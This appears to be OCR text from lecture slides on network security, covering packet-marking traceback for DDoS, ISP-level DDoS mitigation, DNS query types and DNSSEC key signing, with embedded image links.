
- With small probability (e.g., 1/20,000), routers include identity of previous hop with packet data
- For large flows, targets can reconstruct path to source
- Statistics say that the path will be exposed

DDoS Reality


- None of the "protocol oriented" solutions have really seen any adoption
  - too many untrusting, ill-informed, mutually suspicious parties must play together
- Real Solution
  - Large ISPs police their ingress/egress points very carefully
  - Watch for DDoS attacks, filter appropriately, and content distribution networks
  - Develop products that coordinate view from many vantage points in the network to identify upswings in traffic

Domain Name Service

Naive Recursive Query




Naive Iterative Query




DNSSEC Mechanisms

- Each domain signs their “zone” with a private key
- Public keys published via DNS
- Zones signed by parent zones
- Ideally, you only need a self-signed root, and follow keys down the hierarchy

